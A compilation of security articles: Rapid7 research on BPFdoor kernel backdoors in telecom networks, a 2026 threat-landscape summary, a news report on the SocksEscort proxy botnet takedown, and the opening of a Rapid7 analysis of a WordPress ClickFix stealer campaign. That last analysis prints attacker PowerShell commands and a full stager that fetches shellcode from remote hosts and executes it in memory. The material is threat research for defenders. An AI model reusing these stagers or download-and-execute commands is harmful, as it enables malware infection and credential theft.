Deeper inside lies the control plane, the heart of the telecom network, built around subscriber management systems such as HLR/HSS or UDM, authentication platforms (AuC), policy control functions, billing systems, lawful intercept platforms, and roaming databases. These systems communicate using specialized telecom signaling protocols such as SS7, Diameter, and increasingly SCTP-based signaling for LTE and 5G core components. At the foundation, much of this infrastructure ultimately runs on hardened, but often standard, Linux or BSD-based bare-metal servers, virtualization stacks, and high-performance network appliances. When an adversary implants a persistent backdoor at the kernel level within these environments, they are not simply compromising a server, they are positioning themselves adjacent to subscriber data, signaling flows, and the mechanisms that authenticate and route national and international communications.

Initial access

Telecom intrusions rarely begin deep inside the core. Instead, attackers focus on exposed edge services and internet-facing infrastructure. Techniques such as exploitation of public-facing applications (T1190) and abuse of valid accounts (T1078) are repeatedly observed. Devices commonly targeted include: Ivanti Connect Secure VPN appliances, Cisco IOS and JunOS network devices, Fortinet firewalls, VMware ESXi hosts, Palo Alto appliances, and even web-facing platforms like Apache Struts. These systems sit at the boundary between external traffic and internal telecom environments, making them high-value entry points. Once compromised, they provide authenticated pathways into the provider’s network, often without triggering traditional endpoint detection mechanisms.

Let’s highlight some of the tools we observed during initial access and attempt to get more credentials for lateral movement.

CrossC2

Once initial access is secured, the operators frequently deploy Linux-compatible beacon frameworks such as CrossC2. This Cobalt Strike-derived loader enables beacon functionality on Linux hosts and has been repeatedly observed in PRC-aligned intrusion campaigns. It provides the same post-exploitation capabilities traditionally seen in Windows environments, command execution, pivoting, staging, but tailored for Linux-heavy telecom infrastructure. CrossC2 allows operators to blend into server environments that form the backbone of telecom operations, particularly edge devices and core routing systems. Just as with the Cross C2 configuration, investing reveals the C2 server. For example:

Cross-C2-configuration-rapid7-telecom-research.png
Figure 3: CrossC2 configuration

TinyShell

For long-term persistence, actors often rely on TinyShell, an open-source passive backdoor framework repurposed and customized by multiple APT groups. TinyShell is frequently observed on boundary devices such as firewalls, VPN appliances, and virtualization hosts. Compiled for Linux and FreeBSD, it is designed with stealth in mind: minimal network footprint, passive communication model, and reliable remote command execution capabilities. 

Keyloggers and bruteforcers

After foothold establishment, attackers focus on persistence and lateral movement. Tooling such as Sliver, CrossC2, and TinyShell are complemented by SSH brute forcers and custom ELF-based keyloggers. In some cases, operators deploy brute-force utilities containing pre-populated credential lists tailored for telecom environments, even including specific usernames like “imsi,” referencing subscriber identity systems. This level of contextual awareness indicates reconnaissance and targeting aligned with telecom operational terminology. The goal is clear: move laterally, harvest credentials, and reach control-plane systems where subscriber data and signaling infrastructure reside.

BPFdoor

BPFdoor first came to broader public attention around 2021, when researchers uncovered a stealthy Linux backdoor used in long-running espionage campaigns targeting telecommunications and government networks. The BPFDoor source code reportedly leaked online in 2022, making the previously specialized Linux backdoor more accessible to other threat actors. Normally, BPF is used by tools like tcpdump or libpcap to capture specific network traffic, such as filtering for TCP port 443. It operates partly in kernel space, meaning it processes packets before they reach user-space applications.

BPFdoor abuses this capability. Rather than binding to a visible listening port, the implant installs a custom BPF filter inside the kernel that inspects incoming packets for a specific pattern, a predefined sequence of bytes often referred to as a “magic packet” or “magic byte.” If the pattern does not match, nothing happens. The traffic continues as normal. No open port or obvious process-accepting connections. But when the correct sequence is delivered to the correct destination port, the behavior changes instantly.

BPF-overview-variants-bpfdoor-rapid7-research-chart.png
Figure 4: Overview of BPF and how early BPFdoor variants are operating

Imagine retrieving a parcel from a secure pickup locker. The locker sits quietly in public view, no alarms, no obvious signs of activity. It only opens when the correct code is entered.

BPFdoor behaves the same way.

The implant remains dormant inside the Linux kernel, passively inspecting network traffic. It does not advertise itself. It does not respond to scans. But when an operator sends the correct “code”, the specific magic byte sequence embedded in a crafted packet, the BPF filter recognizes the pattern and triggers the next stage.

Instead of opening a physical door, it spawns a bind shell or reverse shell. Importantly, this activation can occur without a traditional listening service ever being visible in netstat or ss. To a defender, the system appears clean; there is no persistent open port to detect.

Before we showcase this, something important to note is that BPFdoor operations consist of two distinct components: the implant and the controller. 

The implant is the passive backdoor deployed on the compromised Linux system, where it installs a malicious BPF filter and silently inspects incoming traffic for a predefined “magic” packet. It does not continuously beacon or expose a listening port, making it extremely stealthy. 

The controller, on the other hand, is operated by the attacker and is responsible for crafting and sending the specially formatted packets that activate the backdoor and establish a remote shell. While it can be run from attacker-controlled infrastructure such as compromised routers or external systems, the controller is also designed to operate within the victim’s environment itself. In this mode it can masquerade as legitimate system processes and trigger additional implants across internal hosts by sending activation packets or by opening a local listener to receive shell connections, effectively enabling controlled lateral movement between compromised systems. In essence, the implant acts as the hidden lock embedded within the system, while the controller functions as the key that can activate it. A deeper technical analysis of the controller architecture and its role in lateral movement will be covered in a forthcoming technical blog.

To demonstrate how these first backdoors work, we created the video below, in which we are running a BPFdoor made visible. Next, we send the magic packet and instructions to the IP address and port we are listening on. Then the BPFdoor opens up the “safe” and creates the tunnel. In the final part of the demo, we see that on our Netcat listener, we have a remote shell and can query the system.

Next, we will highlight how we started to hunt for BPFdoor.

Hunting for BPFdoor variants

Since we were aware of several BPFdoor attacks and samples circulating, we started hunting for more samples and developed internal tools to extract, compare, and detect early indicators of new features. One threat hunting angle Rapid7 Labs really loves to focus on is code similarity of samples. Code similarity of malware samples can result in clusters of samples with similar activity, but most importantly, also demonstrate outliers that are potential candidates for research since they do not share commodity with the other samples.

The BPFdoor samples we collected and hunted for are all Executable and Linkable Format (ELF) files, but we are aware of samples compiled for running on Solaris. ELF is the standard binary file format for executables, object code, shared libraries, and core dumps on Linux and Unix-like operating systems. For the ELF files, we wrote a custom tool for clustering ELF/BPFdoor. By extracting .text section byte code blocks, generating MinHash signatures, and completing a few other steps, it will then compute exact Jaccard similarity and export the resulting similarity graph for visual cluster analysis.

Code-Similarity-clustering-BPFdoor-samples.png
Figure 5: Code Similarity clustering of BPFdoor samples

In our visualization, we clearly observe certain clusters of BPFdoor, but also outliers and smaller clusters that were up for investigation. The thicker the line, the more similar the code is to the samples it is attached to. By creating a feature comparison/extraction tool, we started to discover interesting features in the samples, which led us to a new controller discovery and security bypass feature. For example, we discovered a variant we dubbed “F” that uses a 26 BPF instruction filter with new magic packets.

Although it was previously reported that some samples support the Stream Control Transmission Protocol (SCTP), there is a tendency to read over it and not put it into the right context of what the consequences are. SCTP is not typical enterprise traffic; it underpins Public Switch Telephone Network (PSTN) signaling and real-time communication between core 4G and 5G network elements. By configuring BPF filters to inspect SCTP traffic directly, operators are no longer just maintaining server access, they are embedding themselves into the signaling plane of the telecom network. This is a fundamentally different level of positioning. Instead of sitting at the IT perimeter, the implant resides adjacent to the mechanisms that route calls, authenticate devices, and manage subscriber mobility.

Example-SCTP-route-extracted-BPF-code.png
Figure 6: Example of SCTP route extracted from the BPF code

Access to SCTP traffic opens powerful intelligence collection opportunities. In legacy and transitional environments, improperly secured signaling can expose SMS message contents, IMSI identifiers, and source/destination metadata. By observing or manipulating traffic over SCTP commands such as ProvideSubscriberLocation or UpdateLocation, an adversary can track a device’s real-world movement. In 5G environments, traffic over SCTP carries registration requests and Subscription Concealed Identifiers (SUCI), allowing identity probing at scale. At this point, the compromise is no longer about server persistence; it becomes population-level visibility into subscriber behavior and location. Translated, you could track individuals of interest. 

Interesting observations

The bare-metal to telecom equipment link

During the code investigations, we discovered that some BPFdoor samples are using code to mimic the bare-metal infrastructure, particularly enterprise-grade hardware platforms commonly deployed in telecom environments. By masquerading as legitimate system services that run only on bare metal, the implant blends into operational noise. This is especially relevant in environments leveraging HPE ProLiant and similar high-performance compute systems used for 5G core and edge deployments. 

Example-code-mimicking-HP-Proliant-servers.png
Figure 7: Example of code mimicking HP Proliant servers

In the above screenshot of one of the BPFdoor samples, we observed the processname “hpasmlited”.

By mimicking legitimate service names and process behavior of HPE ProLiant servers, attackers ensure the implant appears native to the hardware environment, a tactic that significantly complicates detection. Several of these service names have been observed in BPFdoor samples, but this name stood out. The hpasmlited.pid creates process threads, and mimics daemon-style behavior consistent with hardware monitoring services. The real hpasmlited process belongs to HPE’s Agentless Management Service, which runs on bare-metal ProLiant servers to expose hardware telemetry and system health data.

By adopting this name and writing a corresponding PID file, the malware blends into expected operational noise on telecom-grade ProLiant infrastructure. Of course this is not accidental naming, it demonstrates environment awareness and targeting intent. The operators appear to know they are running on physical HPE hardware commonly deployed in 4G/5G core and edge systems. By impersonating a trusted hardware management daemon that administrators expect to see, the implant reduces suspicion during forensic review while embedding itself directly into the physical backbone layer of telecom infrastructure. This tactic reflects a broader strategy: hide not just in Linux, but in the hardware identity of the telecom environment itself.

Mimicking containers

A second strategy involves spoofing core containerization components. Critical 5G core components such as the Access and Mobility Management Function (AMF), Session Management Function (SMF), and User Data Management (UDM) run as cloud native network functions inside Kubernetes pods. The following code excerpt demonstrates that the implant is aware of it.

Code-mimicking-container-docker-service.png
Figure 8: Code showing the mimicking of container/docker service

Docker Daemon (/usr/bin/dockerd) and containerd: The malware is executed with root privileges and adopts the exact command-line arguments of a legitimate Docker daemon (e.g., -H fd:// --containerd=/run/containerd/containerd.sock).

Recap for a moment

Up to this point, what we’ve described in our technical analysis has, more or less, been publicly available information; however, these pieces have not been assembled in a way that provides the context Rapid7 Labs has discovered through its in-depth investigation. Therefore, before we deep dive into some of the new technical findings that completes the picture of what is truly happening here, let’s pause for a moment to sync up on what we’ve just described. 

So far, our findings illustrate that BPFdoor is far more than a stealthy Linux backdoor. The kernel-level packet filtering, passive activation through magic packets, masquerading as legitimate hardware management services, awareness of container runtimes, and the ability to monitor telecom-native protocols such as SCTP, point to a tool designed for deep infrastructure positioning. Rather than targeting individual servers, the operators appear to focus on the underlying platforms that power modern telecommunications networks: bare-metal systems running telecom workloads, cloud-native Kubernetes environments hosting Containerized Network Functions, and the signaling protocols that coordinate subscriber identity, mobility, and communication flows. In this context, BPFdoor functions as an access layer embedded within the telecom backbone, providing long-term, low-noise visibility into critical network operations.

What Rapid7 found in newer BPFdoor variants

The following sections provide a high-level overview of several newly observed capabilities and behavioral patterns in recent BPFdoor samples. While these findings highlight important technical developments, this blog intentionally focuses on the architectural implications and operational context rather than a full reverse-engineering deep dive. Detailed technical analyses, including code-level breakdowns, will be published in upcoming research posts.

During our investigation, we identified a previously undocumented variant of BPFdoor that introduces several architectural changes designed to improve stealth and survivability in modern enterprise and telecom environments. We will highlight these features and illustrate how the malware continues to evolve beyond the earlier “magic packet” activation model.

Network-level invisibility: The BPF trapdoor

As we described before, the early BPFdoor installed a Berkeley Packet Filter inside the Linux kernel that inspected incoming network traffic. When a specially crafted “magic packet” containing a predefined byte sequence arrived at the correct port, the backdoor would activate and spawn a shell. Because the system never actually opened a port, tools such as netstat, ss, or nmap saw nothing unusual.

The newly observed variant evolves this concept. Instead of relying on a simple magic packet that could potentially be detected by intrusion detection signatures, the trigger is now embedded within seemingly legitimate HTTPS traffic. The attacker sends a carefully crafted request that travels through standard network infrastructure such as reverse proxies, load balancers, or web application firewalls. Once the traffic reaches the compromised host and is decrypted as part of normal SSL termination, the hidden command sequence can be extracted and used to activate the backdoor. In essence, in our previously mentioned analogy explaining the magic packet mechanism, the safe still requires a code, but now the code is concealed inside normal, encrypted web traffic, allowing it to pass through modern security controls before unlocking the trapdoor.

bpfdoor-controller-weaponizes-ssl-termination-chart.png
Figure 9: Overview of how the new sample communicates

Layer 7 camouflage and the “magic ruler”

To remain reliable across proxy layers, the attackers introduced a clever parsing mechanism. HTTP proxies often modify headers by inserting additional fields such as client IP addresses, timestamps, or routing metadata. These changes can shift the position of data within the request and break traditional signature-based triggers. To solve this problem, the attackers designed a mathematical padding scheme that ensures a specific marker, in the observed samples the string “9999”, always appears at a fixed byte offset within the request.

This is where the 26-byte or 40-byte “magic ruler” comes into play. Rather than parsing the entire HTTP header, which can vary depending on proxy behavior, the malware treats the request body as a predictable coordinate space. By carefully padding the HTTP request with filler bytes, the attacker ensures that the marker always lands exactly at the 26th byte offset of the inspected data structure. The implant simply checks this fixed position; if the marker appears at that byte location, it interprets the surrounding data as the activation command.

Because the header itself can fluctuate while the padded payload remains predictable, the malware does not need to understand or parse the full HTTP structure. Instead, it relies on this fixed “measurement point”, effectively using the 26-byte offset as a ruler inside the packet. This technique allows the trigger to survive proxy rewriting and header injection while still remaining hidden inside otherwise normal HTTPS traffic. The 26-byte rule is used in case of a socket creation with the “SOCK_DGRAM” flags, but in case of a “SOCK_RAW” flag, it will use a 40-byte ruler.

In practice, this turns the messy, variable HTTP protocol into something the malware can treat like a fixed coordinate system, enabling what could be described as dynamic Layer-7 camouflage, a surprisingly simple but effective technique for hiding command triggers inside legitimate encrypted web traffic.

The RC4-MD5 paradox

Another interesting feature of the new controller is its continued use of the legacy RC4-MD5 encryption routine. While this combination is considered deprecated in modern cryptographic standards, it still appears in several malware samples. In this case, the RC4-MD5 implementation is not part of TLS, but rather a lightweight encryption layer applied to the interactive command-and-control channel after the backdoor is activated. RC4 provides extremely fast stream encryption suitable for interactive shells, introducing minimal latency during command execution. In addition, the use of older or non-standard encryption routines can sometimes confuse inspection systems, particularly when traffic does not follow typical protocol expectations. Finally, reuse of older cryptographic modules often reflects code lineage and operational efficiency, adversaries frequently recycle proven components across campaigns. In this case, code comparison revealed similarities with routines that have circulated in Chinese-nexus malware families such as RedXOR and PWNIX for several years.

ICMP control channel: “phone home”

While earlier BPFdoor variants focused primarily on covert activation, the new sample also introduces a lightweight communication mechanism built around Internet Control Message Protocol (ICMP). The code excerpt shows the malware preparing an ICMP payload and inserting a specific value  “0xFFFFFFFF”  into a field before transmitting the packet using a dedicated routine (send_ICMP_data). At first glance this appears trivial, but the logic reveals something more interesting: The ICMP packet is not just a signal back to the operator, it is also used as a control mechanism between compromised systems.

ICMP-tunneling-rapid7-labs-research-chart.png
Figure 10: ICMP Tunneling

In this model, ICMP functions as a minimal command channel between infected hosts. One compromised server can forward specially crafted ICMP packets to another, effectively passing along execution instructions without requiring traditional command-and-control traffic. The key marker in this mechanism is the value 0xFFFFFFFF (signed as -1), which acts as a destination signal embedded inside the packet structure. When a receiving host detects this value, it interprets the packet as a terminal instruction rather than something to be forwarded further.

In practical terms, Server A is telling Server B: “You are the final destination.” Instead of relaying the signal onward, the receiving system executes the next stage, typically triggering the reverse shell or command handler. This simple signaling mechanism allows the operators to control how far a command propagates through compromised infrastructure without introducing additional protocol complexity.

What makes this mechanism notable is its simplicity. Rather than expanding the structure of the activation packet or introducing additional fields, the attackers reuse an existing value within the packet structure to signal the end of the chain. By setting this field to 0xFFFFFFFF, they effectively create a “do not forward” flag inside their communication channel. This allows them to manage hop behavior across compromised nodes while keeping the packet format compact and consistent. 

Key takeaways

Taken together, the newly observed capabilities demonstrate how BPFdoor has evolved beyond a stealth backdoor into a layered access framework. The updated variant combines encrypted HTTPS triggers, proxy-aware command delivery, application-layer camouflage techniques, ICMP-based control signals, and kernel-level packet filtering to bypass multiple layers of modern network defenses. Each technique targets a different security boundary, from TLS inspection at the edge, to IDS detection in transit, and endpoint monitoring on the host, illustrating a deliberate effort to operate across the full defensive stack.

Kernel-level backdoors are redefining stealth.
Tools like BPFdoor operate below traditional visibility layers, abusing Berkeley Packet Filter mechanisms to create network listeners that do not expose ports, processes, or conventional command-and-control indicators.

Telecommunications infrastructure is a prime espionage target.
Modern 4G and 5G networks rely on complex stacks of signaling systems, Containerized Network Functions, and high-performance infrastructure. Access to these environments can enable long-term intelligence collection, subscriber monitoring, and deep visibility into national communications infrastructure.

Security controls can be turned into delivery mechanisms.
In the latest BPFdoor variant, attackers weaponize normal security workflows. Traffic that passes through TLS termination and deep packet inspection can deliver malicious commands once it reaches the decrypted internal zone.

BPF-based implants are likely the beginning of a larger trend.
BPFdoor and new eBPF malware families like Symbiote demonstrate how kernel packet filtering can be abused for stealth persistence. As defenders improve visibility at higher layers, adversaries are increasingly shifting implants deeper into the operating system.

How defenders can detect BPFdoor activity

Detecting these threats requires shifting visibility deeper into the operating system and network stack, focusing on indicators such as unusual raw socket usage, anomalous packet filtering behavior, and unexpected service masquerading on critical infrastructure hosts. 

To support defenders in identifying potential BPFdoor activity, we developed a scanning script designed to detect both previously documented variants and the newer samples discussed in this research. The script focuses on identifying indicators associated with the stealth activation mechanism, kernel-level packet filtering behavior, and process masquerading techniques used by BPFdoor implants. By combining checks for known artifacts and behavioral patterns, the scanner helps security teams quickly assess whether systems may be impacted.

We are making this tool available to the community to assist organizations in proactively identifying potential compromises. The scanner can be used across Linux environments to search for artifacts linked to BPFdoor activity, including indicators observed in both historical samples and the latest variant analyzed during this research. Our goal is to help defenders rapidly validate exposure and begin incident response investigations where necessary.

In the video below, Rapid7 Labs demonstrates how our detection script would be run within the system of an infected victim organization. The video starts with the right window, showing that the BPFdoor backdoor is running and the particular services that relate are highlighted. Then, in the bottom left screen, the BPFdoor is activated by sending the right packet sequence and password, whereby a remote control shell is established. The attacker is running some commands on the victim machine and shows it can execute remote commands. Finally, in the top window, we run our developed detection script that will show the detected processes, and the alerts are showcased.  

Indicators of compromise (IOCs)

The IOCs we discovered during our investigation surrounding the new controller, as well as samples and other relevant data, can be found on our Rapid7 Labs Github page.

Interested in learning more?

Catch Sleeper Cells in the Telecom Backbone, Rapid7’s webinar via BrightTalk, led by Raj Samani, Chief Scientist, and Christiaan Beek, VP of Threat Analytics.

The Attack Cycle is Accelerating: Announcing the Rapid7 2026 Global Threat Landscape Report

The predictive window has collapsed.

In 2025, high-impact vulnerabilities weren’t quietly accumulating risk. They were operationalized, and often within days.

Today, Rapid7 Labs released the 2026 Global Threat Landscape Report, an in-depth analysis of how attacker behavior is evolving across vulnerability exploitation, ransomware operations, identity abuse, and AI-driven tradecraft. The data shows a clear pattern: exposure is being identified and weaponized faster than most organizations are set up to defend.

From disclosure to exploitation in days, not weeks

In 2025, confirmed exploitation of newly disclosed CVSS 7–10 vulnerabilities increased 105% year over year, rising from 71 to 146. The median time from publication to inclusion in CISA’s Known Exploited Vulnerabilities list fell from 8.5 days to 5.0 days.

At the same time, the number of high-probability vulnerabilities that remained unexploited dropped sharply. The buffer that once allowed teams to triage and schedule remediation is shrinking to the point where some severe flaws were seen to have been exploited almost immediately.

The broader trend is unmistakable: vulnerability management programs built around reactive remediation cycles are struggling to keep pace with adversaries operating at machine speed.

Cybercrime as a structured market

Cybercrime in 2025 no longer resembles chaotic hacking. It resembles platform capitalism.

The report highlights how the underground economy now mirrors legitimate SaaS ecosystems. Initial Access Brokers obtain and validate network footholds. Ransomware operators focus on encryption and extortion. Infostealer operators sell subscription-style access to fresh credential logs.

This specialization lowers barriers to entry and increases scale creating a supply chain in which access is acquired, packaged, priced, and sold to anyone who wants it. 

Ransomware is a good example of this business maturity. It was present in 42% of Rapid7 MDR investigations in 2025 with leak posts increasing 46.4% year over year, and the number of active groups growing from 102 to 140. That kind of growth is anything but random or coincidental: it is an indication of systemic changes to the ransomware ecosystem indicating growing sophistication, specialization, and, ultimately, risk. 

Logging in, not breaking in

Authentication-based attacks remain incredibly common as the lack of consistency across organizations can lead to easy exploitation. Valid accounts without multi-factor authentication (MFA) were responsible for 43.9% of incidents over that year. Rather than forcing their way past defenses, attackers increasingly authenticate with stolen credentials, hijacked sessions, or abused tokens. This is where the increase in AI-driven attacks is particularly acute with the benefits generative AI can play in improving the maturity and sophistication of social engineering attacks. 

As enterprises extend trust across cloud platforms, SaaS ecosystems, APIs, and remote work environments, authentication systems have become the backbone of operational control. This represents a structural shift with the control layer of cyber risk moving away from network perimeters toward authentication flows.

Attacks are using reliable vectors, just at alarming speeds

One hallmark of the attack landscape in 2025 was the use of tried and true attack vectors rather than novel exploits and zero-day vulnerabilities. CVE disclosures continued to climb last year, but confirmed exploitation clustered around dependable weakness types like deserialization, authentication bypass, and memory corruption vulnerabilities.

Attackers are targeting flaws that enable pre-authentication access, repeatable execution, and rapid data theft. They are not, necessarily, chasing every vulnerability. Just the ones they deem reliable. This pattern reinforces a key theme of the report: exploitability and context matter more than raw volume.

AI as an accelerant

AI is serving as a force multiplier and an expanding attack surface at the same time. 

Generative AI is accelerating established attack methods by reducing the time, skill, and coordination previously required to execute them at scale. Rather than introducing entirely new categories of exploitation, threat actors are integrating AI into existing workflows to industrialize phishing, automate reconnaissance, and refine malicious scripts with greater speed and precision. 

AI-assisted phishing campaigns were more polished and tailored to specific industries or executive roles, reflecting a measurable improvement in personalization and believability. They accelerated open-source intelligence collection to create details from fragmented data. AI was used to troubleshoot malware development in near real time, effectively compressing the cycle between initial research and malware deployment. The result is not radical technical innovation, but efficiency, speed, and fewer missed opportunities. 

Meanwhile, AI platforms themselves are emerging as targets with model servers, orchestration frameworks, and token-based integrations, inheriting familiar weaknesses such as unsafe deserialization and weak authentication. As organizations operationalize AI quickly, governance gaps create new high-impact pathways to risk.

The geography of attacks

When it comes to targeted regions, no area of the globe represents a better convergence of exposure and financial opportunity than North America. Organizations on this continent accounted for 82.04% of observed incidents, with the United States representing roughly 70% of leak posts on ransomware leak sites. Manufacturing, business services, and retail were among the most targeted industries as these sectors often combine operational dependence, sensitive data, and financial leverage making them fat targets for attackers looking for reliability not only in their attack vectors, but in gains available from their chosen targets. 

Across criminal and state-aligned activity, attackers are converging on identity systems, edge infrastructure, collaboration platforms, and cloud control planes where trust, scale, and business continuity intersect.

What this means for security leaders

There is a sobering reality in this year’s data: the underlying weaknesses remain familiar. Weak credentials. Social engineering. Exposed services. Unpatched edge infrastructure.

What has changed is the speed.

Security programs can no longer rely on moving slightly faster than attackers. The model must shift toward reducing exposure before it is operationalized.

That means:

  • Continuous exposure visibility with contextual prioritization

  • Strong MFA enforcement and hardened identity controls

  • Protected and monitored edge infrastructure

  • Governance around AI systems and integrations

  • AI-enabled security workflows capable of matching attacker velocity

The organizations that maintain clear, continuous insight into their exposure - and reduce it before it is monetized - will be best positioned to manage risk in this accelerated cycle.

The question is no longer whether exposure exists.
It is whether you can reduce it before attackers capitalize on it.

Read the full Rapid7 2026 Threat Landscape Report to explore the data and strategic implications in detail.

Authorities takedown global proxy network SocksEscort

Authorities from multiple countries dismantled SocksEscort, a residential proxy network cybercriminals used to commit large-scale fraud, claiming access to about 369,000 IP addresses since 2020, the Justice Department said Thursday.

Europol, which aided the investigation alongside various law enforcement agencies, Lumen’s Black Lotus Labs and the Shadowserver Foundation, said the malicious proxy service compromised routers and IoT devices in 163 countries. Officials said the proxy network’s payment platform received about $5.8 million from its customers.

The globally coordinated action, dubbed Operation Lightning, took down and seized 34 domains and 23 servers in seven countries. U.S. officials froze a combined $3.5 million in cryptocurrency allegedly linked to the botnet that was created from infected devices.

“Cybercrime thrives on anonymity,” Catherine De Bolle, executive director at Europol, said in a statement. “Proxy services like SocksEscort provide criminals with the digital cover they need to launch attacks, distribute illegal content and evade detection.”

SocksEscort’s operators assembled the botnet by exploiting a vulnerability in residential modems from an unnamed vendor, according to officials.

The cybercrime operation defrauded Americans and U.S. businesses of millions of dollars, the Justice Department said. More than one-quarter of the 8,000 infected routers SocksEscort advertised in February were based in the United States.  

SocksEscort began operating in 2009 and its command-and-control infrastructure went undetected by most tools for a very long time, Ryan English, information security engineer at Black Lotus Labs, told CyberScoop.

The botnet’s infrastructure, which was powered by AVRecon malware, was elusive and maintained a consistently high volume, claiming an average 20,000 victims weekly since early 2024. Its impact peaked in January 2025 when it ensnared more than 15,000 victims daily, according to Black Lotus Labs’ research

The company said it observed 280,000 unique IPs as victims of the proxy network since early 2025, and more than half of SocksEscort’s victims were based in the United States and United Kingdom.

“Given the high volume of victim generation, it would not surprise me if they eventually hit something really important that moved them up the list of networks to go after,” Chris Formosa, senior lead information security engineer at Black Lotus Labs, told CyberScoop. 

“They were exclusively marketing to cybercriminals and nowhere else,” he added. “With a network like this, once law enforcement gains legal access to backend infrastructure it can give them a lot of intelligence on other threat actors besides the botnet operators.”

Various agencies from Austria, Bulgaria, Eurojust, France, Germany, Hungary, the Netherlands and Romania assisted in the investigation and takedown.

The post Authorities takedown global proxy network SocksEscort appeared first on CyberScoop.

When Trusted Websites Turn Malicious: WordPress Compromises Advance Global Stealer Operation

Overview

Rapid7 Labs has identified and analyzed an ongoing, widespread compromise of legitimate, potentially highly trusted WordPress websites, misused by an unidentified threat actor to inject a ClickFix implant impersonating a Cloudflare human verification challenge (CAPTCHA). The lure is designed to infect visitors with a multi-stage malware chain that ultimately steals and exfiltrates credentials and digital wallets from Windows systems. The stolen credentials can subsequently be used for financial theft or to conduct further, more targeted attacks against organizations.

The campaign we have analyzed has been active in this exact form since December 2025, although some of the infrastructure (e.g., domain names) date back to July/August 2025. At time of publication, we have identified more than 250 distinct infected websites spanning at least 12 countries: Australia, Brazil, Canada, Czechia, Germany, India, Israel, Singapore, Slovakia, Switzerland, the UK, and the US.

The infected websites include regional news outlets, local business websites, and in one case even a United States Senate candidate’s official webpage (we have notified US authorities about this finding, so that they can confirm the compromise has been remediated). This legitimacy, together with the convincing appearance of the fake Cloudflare CAPTCHA lure, makes this threat dangerous for organizations and individuals alike. It also highlights the importance of staying vigilant online at all times, not only when browsing untrustworthy sites. While the threat actor doesn’t employ particular stealth at the present time, the malware chain is executed almost entirely in memory and in the context of inconspicuous Windows processes, making traditional file-based detection ineffective.

In this blog, we provide an in-depth technical analysis of the complete infection chain, from the first compromised website load, through obfuscated JavaScript, several PowerShell stagers and in-memory shellcode loaders, to several final infostealer payloads observed within the last month: An evolved variant of Vidar stealer, an unnamed .NET stealer we are calling Impure Stealer, and a new C++ stealer, which we believe to be specific to this campaign, and which has been dubbed VodkaStealer. Furthermore, we publish an extensive list of IoCs and YARA detection rules, as well as various resources for unpacking the loader shellcode and algorithms to decrypt stealer configurations, so that defenders can stay ahead of this threat.

Besides the IoCs and detection rules published here, customers with access to Rapid7’s Intelligence Hub will continue to receive the newest intelligence regarding this campaign, as well as individual infostealer families, including (but not limited to) Vidar and Impure Stealer.

01-attack-chain.jpg
Figure 1: Overview of the attack chain

First sight: Tracing the infection chain

Our investigation started following an incident handled by Rapid7’s MDR team on January 23rd, 2026. The initial alert indicated the following command being executed on the user’s machine.

powershell -c iex(irm 91.92.240[.]219 -UseBasicParsing)

Consequently, another similar command was executed by a child process:

"powershell.exe" -Command "try {
    $finalPayload = iwr -Uri "178.16.53[.]70" -UseBasicParsing
    Invoke-Expression $finalPayload.Content
} catch {
}"

Rapid7 acquired the user browser history and observed that the user previously navigated to the url hxxps[://]phatapunjab[.]pk/new-pta-tax-for-used-iphone-15-series/ after doing a google search for a related query. At the time, Rapid7 analysts noted that the domain phatapunjab[.]pk was created only a month ago, and so this incident seemed like a classic case of a malicious website poisoning SEO to attract visitors and infect them with malware using ClickFix techniques.

We retrieved and analyzed the next-stage PowerShell script from 178.16.53[.]70. Its purpose was to download a shellcode blob (named cptch.bin) from yet another remote server, 94.154.35[.]115, and execute it utilizing the VirtualAlloc and CreateThread Windows APIs — a standard process injection technique designed to execute malware in memory without touching the disk. The shellcode unpacked a loader that would download yet another shellcode blob from the same server (this time named cptchbuild.bin) and execute it injected into a native svchost.exe process. The final payload embedded in the second shellcode blob turned out to be a Vidar stealer sample, which we'll discuss later in this blog.

$u = "hxxp[://]94.154.35[.]115/user_profiles_photo/cptch.bin"

try {
    Write-Host "Loading..." 

    $d = Invoke-WebRequest -Uri $u -UseBasicParsing -ErrorAction Stop
    $b = $d.Content
    $s = $b.Length

    $c = @"
using System;
using System.Runtime.InteropServices;
public class W {
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr GetCurrentProcess();
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr VirtualAlloc(IntPtr a, uint sz, uint t, uint p);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr CreateThread(IntPtr ta, uint ss, IntPtr sa, IntPtr p, uint cf, out uint tid);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern uint WaitForSingleObject(IntPtr h, uint ms);
}
"@

    Add-Type -TypeDefinition $c

    $m1 = 0x1000
    $m2 = 0x2000
    $p = 0x40

    $addr = [W]::VirtualAlloc([IntPtr]::Zero, $s, $m1 -bor $m2, $p)

    if ($addr -eq [IntPtr]::Zero) {
        throw "Alloc failed"
    }

    [System.Runtime.InteropServices.Marshal]::Copy($b, 0, $addr, $s)

    $tid = 0
    $th = [W]::CreateThread([IntPtr]::Zero, 0, $addr, [IntPtr]::Zero, 0, [ref]$tid)

    if ($th -eq [IntPtr]::Zero) {
        throw "Thread failed"
    }

    [W]::WaitForSingleObject($th, 30000) | Out-Null
    Write-Host "done."

} catch {
    Write-Error $_.Exception.Message
    exit 1
}

Figure 2: PowerShell stager executing remote shellcode in memory

On February 3rd, an almost identical case was handled by Rapid7 in another customer’s environment. Just like in the previous case, a PowerShell command was executed and shellcode was downloaded from hxxp[://]94.154.35[.]115/user_profiles_photo/cptch.bin; however, this time, the final payload was different. Instead of Vidar, a .NET stealer was encrypted in the second shellcode blob.

This time, the MDR team identified the ClickFix infection source as website missionloans[.]com, which is a significantly more established domain name and seems to belong to a legitimate US company.

02-missionloans-captcha.png
Figure 3: Fake Cloudflare CAPTCHA shown on missionloans[.]com

Around the same time, malware analyst @ShadowOpCode on X (fka Twitter) reported a similar case, where a Swiss website wepro[.]ch was compromised and followed the exact same Vidar chain we’ve described above, and on February 17th, X user @James_inthe_box shared intelligence on a similar infection in www[.]mrfpaint[.]com.

03-mrfpaint-captcha.jpeg
Figure 4: Fake Cloudflare CAPTCHA shown on www[.]mrfpaint[.]com in a sandbox environment

Noticing the similar pattern in all of these cases, which suggested the ClickFix infections originated from compromised legitimate websites, we wanted to research the mechanism behind the compromise and hunt for more compromised sites and the malicious scripts they load.

Technical analysis: Dissecting the infection mechanism

